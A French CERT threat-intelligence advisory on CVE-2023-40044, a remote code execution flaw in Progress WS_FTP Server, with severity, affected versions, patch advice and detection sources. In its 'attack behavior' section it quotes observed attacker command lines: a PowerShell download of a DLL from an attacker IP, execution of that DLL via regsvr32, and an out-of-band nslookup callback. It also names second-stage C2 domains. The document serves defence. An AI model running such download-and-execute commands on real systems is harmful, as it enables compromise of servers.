aDvens

Security for the greater good

Newscast


Critical vulnerability in Progress WS_FTP Server

2023-10-03 | **TLP:CLEAR** | CERT aDvens - CTI

Advens - 16 Quai de la Mégisserie - 75001 Paris

Table of content

CVE-2023-40044



On 27 September 2023, Progress published an alert concerning 8 vulnerabilities in WS_FTP Server. The most critical, discovered by Assetnote, allows an unauthenticated attacker to execute arbitrary code on the server.

This vulnerability is due to a *.NET* data deserialisation fault in the *Ad Hoc Transfer* module. By sending a specifically crafted request, an unauthenticated attacker can execute code on the WS_FTP server with *NT AUTHORITY\NETWORK SERVICE* privileges.

This vulnerability is exploited.

Type of vulnerability

- **CWE-502**: Deserialization of Untrusted Data

Risk

- Remote code execution

Severity (Base score CVSS 3.1)

Attack vector	Network	Scope	Unchanged
Attack complexity	Low	Impact on confidentiality	High
Privileges Required	Low	Impact on integrity	High
User Interaction	None	Impact on availability	High

Impacted Products

- WS_FTP Server versions prior to 8.7.4 and 8.8.2

Recommendations

- Update Progress WS_FTP servers to version 8.7.4, 8.8.2 or later.
- If the update cannot be applied, it is recommended to disable the *Ad Hoc Transfer* module.
- Additional information is available in Progress' report.

Proof of concept

A proof of concept is available in open source.

Attack Behavior observed by Rapid7

Rapid7 have shared details concerning two attack exploit chains they have observed.

Attack 1

Great-grandparent Process

```
C:\Windows\SysWOW64\inetsrv\w3wp.exe -ap "WSFTPSVR_WTM" -v "v4.0" -l "webengine4.dll" -a
\\.\pipe\iisipm18823d36-4194-409a-805b-cea0f4389a0c -h
"C:\inetpub\temp\apppools\WSFTPSVR_WTM\WSFTPSVR_WTM.config" -w "" -m 1 -t 20 -ta 0
```

Grandparent Process

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths
@"C:\Windows\Microsoft.NET\Framework\v4.0.30319\Temporary ASP.NET
Files\aht\e514712b\a2ab2de1\ryvjavth.cmdline
```

Parent Process

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86
"/OUT:C:\Windows\TEMP\RES6C8F.tmp" "c:\Windows\Microsoft.NET\Framework\v4.0.30319\Temporary ASP.NET
Files\aht\e514712b\a2ab2de1\CSCCEF3EFC08A254FF1848B4D8FBBA6D0CE.TMP
```

Child Process

```
C:\Windows\System32\cmd.exe" /c cmd.exe /C nslookup 2adc9m0bc70noboyvgt357r5gwmnady2.oastify.co
```

Attack 2

Great-grandparent Process

```
C:\WINDOWS\SysWOW64\inetsrv\w3wp.exe -ap "WSFTPSVR_WTM" -v "v4.0" -l "webengine4.dll" -a
\\.\pipe\iisipme6a8a618-bb7f-470c-92e9-58204f6ffcfa -h
"C:\inetpub\temp\apppools\WSFTPSVR_WTM\WSFTPSVR_WTM.config" -w "" -m 1 -t 20 -ta 0
```

Grandparent Process

```
C:\Windows\System32\cmd.exe" /c powershell /c "IWR http://172.245.213[.]135:3389/bcrypt -OutFile
c:\users\public\NTUSER.dll
```

Parent Process

```
powershell /c "IWR http://172.245.213[.]135:3389/bcrypt -OutFile c:\users\public\NTUSER.dll
```

Child Process

```
C:\Windows\System32\cmd.exe" /c regsvr32 c:\users\public\NTUSER.dll
```

When executed, *NTUSER.dll* downloads the file *stage2.zip* from the URL *status.backendapi-fe4[.]workers[.]dev*. This archive contains another executable file written in Go which appears to communicate with the domain *realtime-v1[.]backendapi-fe4[.]workers[.]dev*.

Detection

Velociraptor have published rules used to detect exploitation of CVE-2023-40044 and CVE-2023-42657.

Sources

- https://nvd.nist.gov/vuln/detail/CVE-2023-40044
- https://community.progress.com/s/article/WS-FTP-Server-Critical-Vulnerability-September-2023
- https://www.rapid7.com/blog/post/2023/09/29/etr-critical-vulnerabilities-in-ws_ftp-server/
- https://docs.velociraptor.app/exchange/artifacts/pages/ws_ftp/